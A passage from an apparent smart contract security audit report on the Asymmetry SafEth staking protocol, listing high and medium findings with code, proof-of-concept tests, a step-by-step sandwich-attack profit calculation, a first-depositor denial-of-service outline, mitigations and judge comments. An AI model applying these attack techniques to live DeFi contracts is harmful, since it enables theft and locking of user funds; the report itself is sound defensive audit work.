    assert not self.is_killed  # dev: is killed
```

Proof of Concept

The following steps can occur for the described scenario.

1. The `WstEth` contract is one of the existing derivatives. For the `WstEth` contract, the stETH-ETH pool contract corresponding to `LIDO_CRV_POOL` has been hacked in which its `self.is_killed` has been set to true.
2. Alice calls the `SafEth.unstake` function but such function call reverts because calling the stETH-ETH pool contract's `exchange` function reverts for the `WstEth` derivative.
3. Although all other derivatives that are not the `WstEth` contract are still working fine, Alice is unable to unstake. As a result, she cannot withdraw and loses her deserved ETH.

Tools Used

VSCode

Recommended Mitigation Steps

The `SafEth` contract can be updated to add a function, which would be only callable by the trusted admin, for removing an existing derivative that already

malfunctions or is untrusted.

toshiSat (Asymmetry) confirmed

Asymmetry mitigated:

> Enable/Disable Derivatives.

Status: Mitigation confirmed with comments. Full details in reports from d3e4 (here and here), adriro, and 0x52.

[H-04] Price of sfrxEth derivative is calculated incorrectly

Submitted by lukris02*, also found by* joestakey*,* rbserver*,* qpzm*,* RedTiger*,* Bauer*,* T1MOH*,* dec3ntraliz3d*,* HollaDieWaldfee*,* reassor*, and* koxuan

In the ethPerDerivative(), the calculated `frxAmount` is multiplied by (10 ** 18) and divided by `price_oracle`, but it must be multiplied by `price_oracle` and divided by (10 ** 18).

The impact is severe as ethPerDerivative() function is used in stake(), one of two main functions a user will interact with. The value returned by ethPerDerivative() affects the calculations of `mintAmount`. The incorrect calculation may over or understate the amount of safEth received by the user.

ethPerDerivative() is also used in the withdraw() function when calculating `minOut`. So, incorrect calculation of ethPerDerivative() may increase/decrease slippage. This can cause unexpected losses or function revert. If withdraw() function reverts, the function unstake() is unavailable => assets are locked.

Proof of Concept

We need to calculate: (10 ** 18) sfrxEth = X Eth.

For example, we `convertToAssets(10 ** 18)` and get `frxAmount` = 1031226769652703996. `price_oracle` returns 998827832404234820. So, (10 ** 18) frxEth costs 998827832404234820 Eth. Thus, (10 ** 18) sfrxEth costs

`frxAmount * price_oracle / 10 ** 18` = 10312267696527039 96 * 998827832404234820 / 10 ** 18 Eth (10300179990494314 92 Eth).

But this function:

```
function ethPerDerivative(uint256 _amount) public view retur
    uint256 frxAmount = IsFrxEth(SFRX_ETH_ADDRESS).convertTo
        10 ** 18
    );
    return ((10 ** 18 * frxAmount) /
        IFrxEthEthPool(FRX_ETH_CRV_POOL_ADDRESS).price_oracl
}
```

calculates the cost of sfrxEth as `10 ** 18 * frxAmount / price_oracle` = 10 ** 18 * 1031226769652703996 / 998827832404234820 Eth (1032436958800480269 Eth). The current difference ~ 0.23% but it can be more/less.

Recommended Mitigation Steps

Change these lines:

```
return ((10 ** 18 * frxAmount) /
    IFrxEthEthPool(FRX_ETH_CRV_POOL_ADDRESS).price_oracl
```

to:

```
return (frxAmount * IFrxEthEthPool(FRX_ETH_CRV_POOL_ADDR
```

toshiSat (Asymmetry) disputed via duplicate issue #698

Asymmetry mitigated:

> To protect against oracle attacks we assume FRX is 1:1 with ETH and revert if the oracle says otherwise since there is no chainlink for FRX.

Status: Mitigation confirmed with comments. Full details in reports from d3e4 and adriro.

[H-05] Reth `poolPrice` calculation may overflow

Submitted by adriro*, also found by* hassan-truscova*,* cloudjunky*,* 0x52*,* anodaram*, and* T1MOH

The Reth derivative contract implements the `poolPrice` function to get the spot price of the derivative asset using a Uniswap V3 pool. The function queries the pool to fetch the `sqrtPriceX96` and does the following calculation:

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/derivatives/Reth.sol#L228-L242

```
function poolPrice() private view returns (uint256) {
    address rocketTokenRETHAddress = RocketStorageInterface(
        ROCKET_STORAGE_ADDRESS
    ).getAddress(
            keccak256(
                abi.encodePacked("contract.address", "rocketToke
            )
        );
    IUniswapV3Factory factory = IUniswapV3Factory(UNI_V3_FACTORY
    IUniswapV3Pool pool = IUniswapV3Pool(
        factory.getPool(rocketTokenRETHAddress, W_ETH_ADDRESS, 5
    );
    (uint160 sqrtPriceX96, , , , , , ) = pool.slot0();
    return (sqrtPriceX96 * (uint(sqrtPriceX96)) * (1e18)) >> (96
}
```

The main issue here is that the multiplications in the expression `sqrtPriceX96 * (uint(sqrtPriceX96)) * (1e18)` may eventually overflow. This case is taken into consideration by the implementation of the OracleLibrary.getQuoteAtTick function which is part of the Uniswap V3 periphery set of contracts.

https://github.com/Uniswap/v3-periphery/blob/main/contracts/libraries/OracleLibrary.sol#L49-L69

```
49:     function getQuoteAtTick(
50:         int24 tick,
51:         uint128 baseAmount,
52:         address baseToken,
53:         address quoteToken
54:     ) internal pure returns (uint256 quoteAmount) {
55:         uint160 sqrtRatioX96 = TickMath.getSqrtRatioAtTick(t
56:
57:         // Calculate quoteAmount with better precision if it
58:         if (sqrtRatioX96 <= type(uint128).max) {
59:             uint256 ratioX192 = uint256(sqrtRatioX96) * sqrt
60:             quoteAmount = baseToken < quoteToken
61:                 ? FullMath.mulDiv(ratioX192, baseAmount, 1 <
62:                 : FullMath.mulDiv(1 << 192, baseAmount, rati
63:         } else {
64:             uint256 ratioX128 = FullMath.mulDiv(sqrtRatioX96
65:             quoteAmount = baseToken < quoteToken
66:                 ? FullMath.mulDiv(ratioX128, baseAmount, 1 <
67:                 : FullMath.mulDiv(1 << 128, baseAmount, rati
68:         }
69:     }
```

Note that this implementation guards against different numerical issues. In particular, the if in line 58 checks for a potential overflow of `sqrtRatioX96` and switches the implementation to avoid the issue.

Recommendation

The `poolPrice` function can delegate the calculation directly to the [OracleLibrary.getQuoteAtTick](#) function of the `v3-periphery` package:

```
function poolPrice() private view returns (uint256) {
    address rocketTokenRETHAddress = RocketStorageInterface(
        ROCKET_STORAGE_ADDRESS
    ).getAddress(
            keccak256(
                abi.encodePacked("contract.address", "rocketToke
            )
        );
    IUniswapV3Factory factory = IUniswapV3Factory(UNI_V3_FACTORY
    IUniswapV3Pool pool = IUniswapV3Pool(
        factory.getPool(rocketTokenRETHAddress, W_ETH_ADDRESS, F
```

```
        );
        (, int24 tick, , , , , ) = pool.slot0();
        return OracleLibrary.getQuoteAtTick(tick, 1e18, rocketTokenR
    }
```

toshiSat (Asymmetry) disputed via duplicate issue #693

Asymmetry mitigated:

> Using Chainlink to get price instead of poolPrice.

Status: Mitigation confirmed with comments. Full details in reports from d3e4, adriro, and 0x52.

[H-06] `WstEth` derivative assumes a `~1=1` peg of stETH to ETH

Submitted by adriro, *also found by* monrel, 0xepley, tnevler, MiloTruck, sinarette, handsomegiraffe, auditor0517, 0xRajkumar, Emmanuel, rbserver, rbserver, eyexploit, 0xMirce, lukris02, Tricko, IgorZuk, Franfran, Bahurum, Bahurum, shaka, peanuts, jasonxiale, nadin, RedTiger, NoamYakov, Ruhum, BPZ, y1cunhui, Bauer, bin2chen, koxuan, igingu, T1MOH, rvierdiiev, rvierdiiev, HollaDieWaldfee, carrotsmuggler, Co0nan, *and* ad3sh_

The `WstEth` contract implements the ETH derivative for the Lido protocol. The stETH token is the liquid representation of the ETH staked in this protocol.

There are two different places in the codebase that indicate that the implementation is assuming a peg of 1 ETH ~= 1 stETH, each with different consequences. Even though both tokens have a tendency to keep the peg, this hasn't been always the case as it can be seen in this charth or this dashboard. There have been many episodes of market volatility that affected the price of stETH, notably the one in last June when stETH traded at ~0.93 ETH.

The first indication of such an assumption is the implementation of `ethPerDerivative`. This function is intended to work as an estimation of the current value in ETH of one unit (1e18) of the underlying asset. In this

implementation, the function simply queries the amount of stETH for one unit (1e18) of wstETH and returns that value, which clearly indicates a conversion rate of 1 stETH = 1 ETH.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/derivatives/WstEth.sol#L86-L88

```
function ethPerDerivative(uint256 _amount) public view returns (
    return IWStETH(WST_ETH).getStETHByWstETH(10 ** 18);
}
```

The other indication and most critical one is in the `withdraw` function. This function is used by the `SafEth` contract to unstake user positions and rebalance weights. In the implementation for the `WstEth` derivative, the function will unwrap the wstETH for stETH and use the Curve pool to exchange the stETH for ETH:

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/derivatives/WstEth.sol#L56-L67

```
56:     function withdraw(uint256 _amount) external onlyOwner {
57:         IWStETH(WST_ETH).unwrap(_amount);
58:         uint256 stEthBal = IERC20(STETH_TOKEN).balanceOf(adc
59:         IERC20(STETH_TOKEN).approve(LIDO_CRV_POOL, stEthBal)
60:         uint256 minOut = (stEthBal * (10 ** 18 - maxSlippage
61:         IStEthEthPool(LIDO_CRV_POOL).exchange(1, 0, stEthBal
62:         // solhint-disable-next-line
63:         (bool sent, ) = address(msg.sender).call{value: addr
64:             ""
65:         );
66:         require(sent, "Failed to send Ether");
67:     }
```

The issue is the calculation of the `minOut` variable that is sent to the Curve `exchange` function to validate the output amount of the trade. As we can see in line 60, the calculation is simply applying the slippage percentage to stETH balance. This means that for example, given the default slippage value of 1%, trading 1 stETH will succeed only if the rate is above 0.99. Larger amounts will be more concerning as the Curve AMM implements non-linear invariants, the price impact will be bigger.

The `rebalanceToWeights` function withdraws **all the balance** before rebalancing, which means it will try to swap all the stETH held by the contract.

This could be mitigated by adjusting the `maxSlippage` variable to allow for lower exchange rates. However this would imply additional issues. First, the `setMaxSlippage` is an admin function that needs to be manually updated with extreme care. In times of high volatility the owners won't be able to update this variable as frequently as needed to keep up with the exchange rate. This means that users that want to exit their position won't be able to do so since the exchange for this derivative will fail (see PoC for a detailed example). Second, on the contrary, if the owners decide to set a higher slippage value by default to allow for unexpected market conditions, withdrawals and rebalancing (in particular) will be victim of sandwich attacks by MEV bots.

Proof of Concept

The following test replicates the market conditions during last June where stETH was trading at 0.93 ETH (needs to be forked from mainnet at block ~15000000). Here, the user wants to exit their position but the call to `unstake` will revert since the exchange in the Curve pool will fail as the output amount will be less than the expected minimum.

Note: the snippet shows only the relevant code for the test. Full test file can be found here.

```
// Run this test forking mainnet at block height 15000000
function test_WstEth_withdraw_AssumesPegToEth() public {
    // Setup derivative
    vm.prank(deployer);
    safEth.addDerivative(address(wstEth), 1e18);

    // Deal balance to user
    uint256 depositValue = 1 ether;
    vm.deal(user, depositValue);

    // user stakes ether
    vm.prank(user);
    safEth.stake{value: depositValue}();

    // user tries to unstake, action will fail due to stETH beir
```

```
        uint256 userShares = safEth.balanceOf(user);
        vm.prank(user);
        vm.expectRevert("Exchange resulted in fewer coins than expec
        safEth.unstake(userShares);
    }
```

Recommendation

The user should be able to decide on the slippage and set the expected minimum output amount to correctly handle different market conditions and user expectations. Similar to how decentralized exchanges work, the user experience can be improved by using a front-end that queries current exchange rates and offers the user a preview of the estimated output amount.

The `ethPerDerivative` function should also take into account the results of swapping the stETH for ETH using the Curve pool, similar to how the `SfrxEth` derivative implementation works.

toshiSat (Asymmetry) confirmed

Asymmetry mitigated:

> Using Chainlink to get price instead of assuming 1:1.

Status: Not fully mitigated. Full details in reports from **adriro** and **0x52** - and also shared below in the **Mitigation Review** section.

[H-07] `Reth.sol` : Withdrawals are unreliable and depend on excess `RocketDepositPool` balance which can brick the whole protocol

Submitted by **HollaDieWaldfee**, *also found by* **MiloTruck**, **d3e4**, **HHK**, **OKage**, **0xRobocop**, **0x52**, **adriro**, **igingu**, **Cryptor**, **carrotsmuggler**, *and* **ToonVH**

The Asymmetry protocol promises that a user can call `SafETH.unstake` at all times. What I mean by that is that a user should be able at all times to burn his `SafETH`

tokens and receive `ETH` in return. This requires that the derivatives held by the protocol can at all times be withdrawn (i.e. converted to `ETH`).

Also the `rebalanceToWeights` functionality requires that the derivatives can be withdrawn at all times. If a derivative cannot be withdrawn then the `rebalanceToWeights` function cannot be executed which means that the protocol cannot be adjusted to use different derivatives.

For the `WstEth` and `SfrxEth` derivatives this is achieved by swapping the derivative in a Curve pool for `ETH`. The liquidity in the respective Curve pool ensures that withdrawals can be processed at all times.

The `Reth` derivative works differently.

Withdrawals are made by calling the `RocketTokenRETH.burn` function:

Link

```
    function withdraw(uint256 amount) external onlyOwner {
        // @audit this is how rETH is converted to ETH
        RocketTokenRETHInterface(rethAddress()).burn(amount);
        // solhint-disable-next-line
        (bool sent, ) = address(msg.sender).call{value: address(this
            ""
        );
        require(sent, "Failed to send Ether");
    }
```

The issue with this is that the `RocketTokenRETH.burn` function only allows for *excess balance* to be withdrawn. I.e. ETH that has been deposited by stakers but that is not yet staked on the Ethereum beacon chain. So Rocketpool allows users to burn `rETH` and withdraw `ETH` as long as the excess balance is sufficient.

The issue is obvious now: If there is no excess balance because enough users burn `rETH` or the Minipool capacity increases, the Asymmetry protocol is bascially unable to operate.

Withdrawals are then impossible which bricks `SafEth.unstake` and `SafEth.rebalanceToWeights`.

Proof of Concept

I show in this section how the current withdrawal flow for the `Reth` derivative is dependend on there being *excess balance* in the RocketDepositPool.

The current withdrawal flow calls `RocketTokenRETH.burn` which executes this code:

Link

```
function burn(uint256 _rethAmount) override external {
    // Check rETH amount
    require(_rethAmount > 0, "Invalid token burn amount");
    require(balanceOf(msg.sender) >= _rethAmount, "Insufficient
    // Get ETH amount
    uint256 ethAmount = getEthValue(_rethAmount);
    // Get & check ETH balance
    uint256 ethBalance = getTotalCollateral();
    require(ethBalance >= ethAmount, "Insufficient ETH balance f
    // Update balance & supply
    _burn(msg.sender, _rethAmount);
    // Withdraw ETH from deposit pool if required
    withdrawDepositCollateral(ethAmount);
    // Transfer ETH to sender
    msg.sender.transfer(ethAmount);
    // Emit tokens burned event
    emit TokensBurned(msg.sender, _rethAmount, ethAmount, block.
}
```

This executes `withdrawDepositCollateral(ethAmount)`:

Link

```
function withdrawDepositCollateral(uint256 _ethRequired) private
    // Check rETH contract balance
    uint256 ethBalance = address(this).balance;
    if (ethBalance >= _ethRequired) { return; }
```

```
        // Withdraw
        RocketDepositPoolInterface rocketDepositPool = RocketDeposit
        rocketDepositPool.withdrawExcessBalance(_ethRequired.sub(eth
    }
```

This then calls `rocketDepositPool.withdrawExcessBalance(_ethRequired.sub(ethBalance))` to get the `ETH` from the *excess balance*:

[Link]

```
    function withdrawExcessBalance(uint256 _amount) override externa
        // Load contracts
        RocketTokenRETHInterface rocketTokenRETH = RocketTokenRETHIr
        RocketVaultInterface rocketVault = RocketVaultInterface(getC
        // Check amount
        require(_amount <= getExcessBalance(), "Insufficient excess
        // Withdraw ETH from vault
        rocketVault.withdrawEther(_amount);
        // Transfer to rETH contract
        rocketTokenRETH.depositExcess{value: _amount}();
        // Emit excess withdrawn event
        emit ExcessWithdrawn(msg.sender, _amount, block.timestamp);
    }
```

And this function reverts if the *excess balance* is insufficient which you can see in the `require(_amount <= getExcessBalance(), "Insufficient excess balance for withdrawal");` check.

Tools Used

VSCode

Recommended Mitigation Steps

The solution for this issue is to have an alternative withdrawal mechanism in case the *excess balance* in the RocketDepositPool is insufficient to handle the withdrawal.

The alternative withdrawal mechanism is to sell the `rETH` tokens via the Uniswap pool.

You can use the `RocketDepositPool.getExcessBalance` to check if there is sufficient excess `ETH` to withdraw from Rocketpool or if the withdrawal must be made via Uniswap.

The pseudocode of the new withdraw flow looks like this:

```
function withdraw(uint256 amount) external onlyOwner {
    if (rocketDepositPool excess balance is sufficient) {
        RocketTokenRETHInterface(rethAddress()).burn(amount);
        // solhint-disable-next-line
        (bool sent, ) = address(msg.sender).call{value: address(
            ""
        );
        require(sent, "Failed to send Ether");
    } else {
        // swap rETH for ETH via Uniswap pool
    }
}
```

I also wrote the code for the changes that I suggest:

```
diff --git a/contracts/SafEth/derivatives/Reth.sol b/contracts/S
index b6e0694..b699d5c 100644
--- a/contracts/SafEth/derivatives/Reth.sol
+++ b/contracts/SafEth/derivatives/Reth.sol
@@ -105,11 +105,24 @@ contract Reth is IDerivative, Initializabl
         @notice - Convert derivative into ETH
      */
     function withdraw(uint256 amount) external onlyOwner {
-        RocketTokenRETHInterface(rethAddress()).burn(amount);
-        // solhint-disable-next-line
-        (bool sent, ) = address(msg.sender).call{value: address
-            ""
-        );
+        if (canWithdrawFromRocketPool(amount)) {
+            RocketTokenRETHInterface(rethAddress()).burn(amount
+            // solhint-disable-next-line
+        } else {
```

```
+
+            uint256 minOut = ((((poolPrice() * amount) / 10 **
+                ((10 ** 18 - maxSlippage))) / 10 ** 18);
+
+            IWETH(W_ETH_ADDRESS).deposit{value: msg.value}();
+            swapExactInputSingleHop(
+                rethAddress(),
+                W_ETH_ADDRESS,
+                500,
+                amount,
+                minOut
+            );
+        }
+        (bool sent, ) = address(msg.sender).call{value: address
         require(sent, "Failed to send Ether");
     }

@@ -149,6 +162,21 @@ contract Reth is IDerivative, Initializable
             _amount >= rocketDAOProtocolSettingsDeposit.getMini
     }

+    function canWithdrawFromRocketPool(uint256 _amount) private
+        address rocketDepositPoolAddress = RocketStorageInterfa
+            ROCKET_STORAGE_ADDRESS
+        ).getAddress(
+                keccak256(
+                    abi.encodePacked("contract.address", "rocke
+                )
+            );
+        RocketDepositPoolInterface rocketDepositPool = RocketDe
+                rocketDepositPoolAddress
+            );
+        uint256 _ethAmount = RocketTokenRETHInterface(rethAddre
+        return rocketDepositPool.getExcessBalance() >= _ethAmou
+    }
+
```

[toshiSat (Asymmetry) confirmed, but disagreed with severity and commented]():

> The deposit pool is mostly always full, but the warden does have a point and we should allow for multiple options.

[Asymmetry mitigated]():

> Check if withdraw from deposit contract possible.

Status: Sub-optimally mitigated. Full details in reports from d3e4, adriro, and 0x52.

[H-08] Staking, unstaking and rebalanceToWeight can be sandwiched (Mainly rETH deposit)

Submitted by HHK, *also found by* nowonder92, ernestognw, MiloTruck, tank, ulqiorra, ulqiorra, ulqiorra, Toshii, wen, pontifex, shuklaayush, nemveer, shuklaayush, carlitox477, skidog, Viktor_Cortess, 0xepley, 0xepley, kaden, nemveer, 0xTraub, teddav, n1punp, shalaamum, auditor0517, handsomegiraffe, MadWookie, 0xfusion, 0xRobocop, CodeFoxInc, jasonxiale, deliriusz, 0Kage, bytes032, yac, bearonbike, Shogoki, Bahurum, 0x52, Lirios, IgorZuk, RedTiger, 0xl51, BanPaleo, wait, 019EC6E2, m_Rassska, peanuts, RedTiger, SaeedAlipoor01988, 0xbepresent, fs0c, HollaDieWaldfee, a3yip6, Bauer, rvierdiiev, UdarTeam, top1st, Ruhum, aviggiano, aviggiano, roelio, rvierdiiev, igingu, Dug, koxuan, 4lulz, carrotsmuggler, carrotsmuggler, ToonVH, chalex, SunSec, *and* latt1ce

https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/SafEth.sol#L63-L101
https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/derivatives/Reth.sol#L228-L245
https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/derivatives/Reth.sol#L170-L183
https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/derivatives/WstEth.sol#L56-L66
https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/SafEth.sol#L108-L128
https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/derivatives/SfrxEth.sol#L74-L75

Impact

rETH derivative can be bought through uniswap if the deposit contract is not open.

While a maxSlippage variable is set, the price of rETH on uniswap is the spot price and is only determined during the transaction opening sandwich opportunity for MEV researchers as long as the slippage stays below maxSlippage.

This is also true for WstETH (on withdraw) and frxETH (on deposit and withdraw) that go through a curve pool when unstaking (and staking for frxETH). While the curve pool has much more liquidity and the assumed price is a 1 - 1 ratio for WstETH and frxETH seem to be using a twap price before applying the slippage, these attacks are less likely to happen so I will only describe rETH.

Proof of Concept

While the current rETH derivative contract uses uniswapv3 0,05% pool, I'll be using the uniswapv2 formula (https://amm-calculator.vercel.app/) to make this example simplier, in both case sandwiching is possible.

Default slippage is set to 1% on rETH contract at deployment. (see: https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/derivatives/Reth.sol#L44)

Let's take a pool of 10,000 rETH for 10,695 eth (same ratio is on the univ3 0,05% pool on the 26th of march).

User wants to stake 100ETH, a third of it will be staked through rETH according to a 1/3 weight for each derivative.

Bundle:

TX1:

Researcher swap 100 ETH in for 92.63 rETH
new pool balance: 9907.36 rETH - 10795 ETH

TX2:

User stake his ETH, the rocketPool deposit contract is close so the deposit function takes the current spot price of the pool and then applies 1% slippage to it to get minOut.

Current ratio: eth = 0.9177 rETH
ETH to swap for reth: 33.3333~
So minOut -> 33.3333 * 0.9177 * 0.99 = 30.284 rETH

(see: https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/derivatives/Reth.sol#L170-L183)

Contract swap 33.3333 ETH for 30.498 rETH (slippage of 0.61% so below 1% and received more than minOut)

New pool balance: 9876.86 rETH - 10828.33 ETH

TX3:

Researcher swap back the 92.63 rETH in for 100.61~ ETH
new pool balance: 9969.49 rETH - 10727.72 ETH

Researcher made 0.61~ ETH of profit, could be more as we only applied a 0,61% slippage but we can go as far as 1% in the current rETH contract.

Univ3 pool would could even worse as Researcher with a lot of liquidity could be able to drain one side (liquidity is very concentrated), add liquidity in a tight range execute the stake and then remove liquidity and swap back.

Recommended Mitigation Steps

The rETH price should be determined using the TWAP price and users should be able to input minOut in the stake, unstake and rebalanceToWeight function.

Picodes (judge) increased severity to High

Asymmetry mitigated:

> Using Chainlink to get price instead of poolPrice.

Status: Mitigation confirmed with comments. Full details in reports from [d3e4](), [adriro](), and [0x52]().

Medium Risk Findings (12)

[M-01] Division before multiplication truncate `minOut` and incurs heavy precision loss and result in insufficient slippage protection

Submitted by [ladboy233](), *also found by* [juancito](), [juancito](), [neumo](), [Bauer](), [0xkazim](), [UniversalCrypto](), [Matin](), [jasonxiale](), [J4de](), [cryptothemex](), [latt1ce](), [0xnev](), *and* [koxuan]()

https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/derivatives/Reth.sol#L173
https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/derivatives/SfrxEth.sol#L74

When Calcuting the minOut before doing trade, division before multiplication truncate minOut and incurs heavy precision loss, then very sub-optimal amount of the trade output can result in loss of fund from user because of the insufficient slippage protection.

Proof of Concept

In the current implementation, slippage can be set by calling

https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/SafEth.sol#L206

```
    /**
            @notice - Sets the max slippage for a certain derivative
            @param _derivativeIndex - index of the derivative you wa
            @param _slippage - new slippage amount in wei
```

```
*/
function setMaxSlippage(
        uint _derivativeIndex,
        uint _slippage
) external onlyOwner {
        derivatives[_derivativeIndex].setMaxSlippage(_slippage);
        emit SetMaxSlippage(_derivativeIndex, _slippage);
}
```

Which calls the corresponding derivative contract.

Case 1

https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/derivatives/Reth.sol#L58

```
/**
        @notice - Owner only function to set max slippage for de
        @param _slippage - new slippage amount in wei
*/
function setMaxSlippage(uint256 _slippage) external onlyOwner {
        maxSlippage = _slippage;
}
```

https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/derivatives/Reth.sol#L173

calling

```
uint256 minOut = ((((rethPerEth * msg.value) / 10 ** 18) *
        ((10 ** 18 - maxSlippage))) / 10 ** 18);

IWETH(W_ETH_ADDRESS).deposit{value: msg.value}();
uint256 amountSwapped = swapExactInputSingleHop(
        W_ETH_ADDRESS,
        rethAddress(),
        500,
        msg.value,
```

```
        minOut
    );
```

As we can see, the division before multiplication happens in the line of code.

```
    uint256 minOut = ((((rethPerEth * msg.value) / 10 ** 18) *
        ((10 ** 18 - maxSlippage))) / 10 ** 18);
```

For example, if maxSlippage is 10 ** 17

(10 ** 18 - 10 ** 17) / (10 ** 18) = 0

Then minOut is 0, slippage control is disabled because of the division before multipcation.

Case 2

https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/derivatives/SfrxEth.sol#L51

```
    /**
        @notice - Owner only function to set max slippage for de
    */
    function setMaxSlippage(uint256 _slippage) external onlyOwner {
        maxSlippage = _slippage;
    }
```

https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/derivatives/SfrxEth.sol#L74

The divison before multiplication happens below.

```
    uint256 minOut = (((ethPerDerivative(_amount) * _amount) / 10 **
        (10 ** 18 - maxSlippage)) / 10 ** 18;
```

```
    IFrxEthEthPool(FRX_ETH_CRV_POOL_ADDRESS).exchange(
            1,
            0,
            frxEthBalance,
            minOut
    );
```

For example, if maxSlippage is 10 ** 17

(10 ** 18 - 10 ** 17) / (10 ** 18) = 0

Then minOut is 0, slippage control is disabled because of the division before multiplication.

Recommended Mitigation Steps

We recommend the protocol avoid division before multiplcation when calcaluting the minOut to enable slippage protection and avoid front-running.

toshiSat (Asymmetry) acknowledged, but disagreed with severity and commented via duplicate issue `#1044`:

> QA, I'm not seeing the precision errors.

Picodes (judge) commented:

> Note that there is a multiplication before the division, so the loss of precision is significant only if `msg.value` is small.

Asymmetry mitigated:

> Don't divide before multiply.

Status: Not fully mitigated. Full details in reports from d3e4 and adriro - and also shared below in the Mitigation Review section.

[M-02] sFrxEth may revert on redeeming non-zero amount

Submitted by d3e4

https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/derivatives/SfrxEth.sol#L61-L65
https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/SafEth.sol#L118

Impact

Unstaking is blocked.

Proof of Concept

When unstaking the `withdraw` of each derivative is called. `SfrxEth.withdraw` calls `IsFrxEth(SFRX_ETH_ADDRESS).redeem(_amount, address(this), address(this));`. This function may revert if `_amount` is low due to the following line in `redeem` (where `_amount` is `shares`):

`require((assets = previewRedeem(shares)) != 0, "ZERO_ASSETS");`

`previewRedeem(uint256 shares)` **returns** `convertToAssets(shares)` which is the shares scaled by the division of total assets by total supply: `shares.mulDivDown(totalAssets(), supply)`.

So if `_amount == 1` and total assets in sFrxEth is less than its total supply, then `previewRedeem(shares) == 0` and `redeem` will revert. This revert in `SfrxEth.withdraw` causes a revert in `SafEth.unstake` at L118, which means that funds cannot be unstaked.

`_amount` may be as low as 1 when the weight for this derivative has been set to 0 and funds have adjusted over time through staking and unstaking until only 1 remains in the SfrxEth derivative. Instead of just being depleted it may thus block unstaking.

Recommended Mitigation Steps

In `SfrxEth.withdraw` check if `IsFrxEth(SFRX_ETH_ADDRESS).previewRedeem(_amount) == 0` and simply return if that's the case.

elmutt (Asymmetry) acknowledged, but disagreed with severity and commented:

> Valid, but feels like an extreme edge case so disagreeing with severity.

Picodes (judge) decreased severity to Low and commented:

> The same reasoning works when staking and is mitigated by the min amount. So when unstaking it makes sense to assume that users will unstake at least min amount. Downgrading to Low.

d3e4 (warden) commented:

> @Picodes - The amount unstaked from each derivative is a **percentage** of it's remaining balance. So if 50 % of the total supply of safEth is unstaked only 50 % of sFrxEth will be withdrawn, whether that be millions or just 1 out of 2 Wei remaining.
> In the scenario I provided (the weight of sFrxEth set to 0) **fractions** (not absolute amounts!) of the sFrxEth balance will be withdrawn and close to 0 it will decrease very slowly, eventually hitting 1.

Picodes (judge) increased severity to Medium and commented:

> @d3e4 - You are right and my previous comment was incorrect.

> The admin may set the weight of sFrxETH to 0, then the balance will slowly decrease, and eventually get very small and lead to this potential DOS. Starting with 1e18 sFrxETH, it'd take ~60 withdrawals of 50% of the SafEth supply to reach this zone.

> Note that adding the possibility to remove derivative would also solve this, so we could argue that this is linked to `#703` .

toshiSat (Asymmetry) commented:

> We added an enable/disable to derivative so this will be fixed with that. This is a valid ticket.

romeroadrian (warden) commented:

> This is an excellent finding.

Asymmetry mitigated:

> Fixing it by enable/disable derivatives.

Status: Not mitigated. Full details in reports from adriro, d3e4, and 0x52 - and also shared below in the Mitigation Review section.

[M-03] Potential `stake()` DoS if sole safETH holder (ie: first depositor) unstakes `totalSupply - 1`

Submitted by whoismatthewmc1*, also found by* m_Rassska

https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/SafEth.sol#L68-L81
https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/SafEth.sol#L98

Impact

Potential inability to stake (ie: DoS) if sole safETH user (ie: this would also make them the sole safETH holder) unstakes `totalSupply - 1`.

Proof of Concept

The goal of this POC is to prove that this line can revert https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/SafEth.sol#L98

```
uint256 mintAmount = (totalStakeValueEth * 10 ** 18) / p
```

This can occur if the attacker can cause `preDepositPrice = 0`.

A user who is the first staker will be the sole holder of 100% of `totalSupply` of safETH.

They can then unstake (and therefore burn) `totalSupply - 1` leaving a total of 1 wei of safETH in circulation.

In earlier lines in `stake()` https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/SafEth.sol#L77-L81, we see

```
uint256 totalSupply = totalSupply();
uint256 preDepositPrice; // Price of safETH in regards t
if (totalSupply == 0)
    preDepositPrice = 10 ** 18; // initializes with a pr
else preDepositPrice = (10 ** 18 * underlyingValue) / to
```

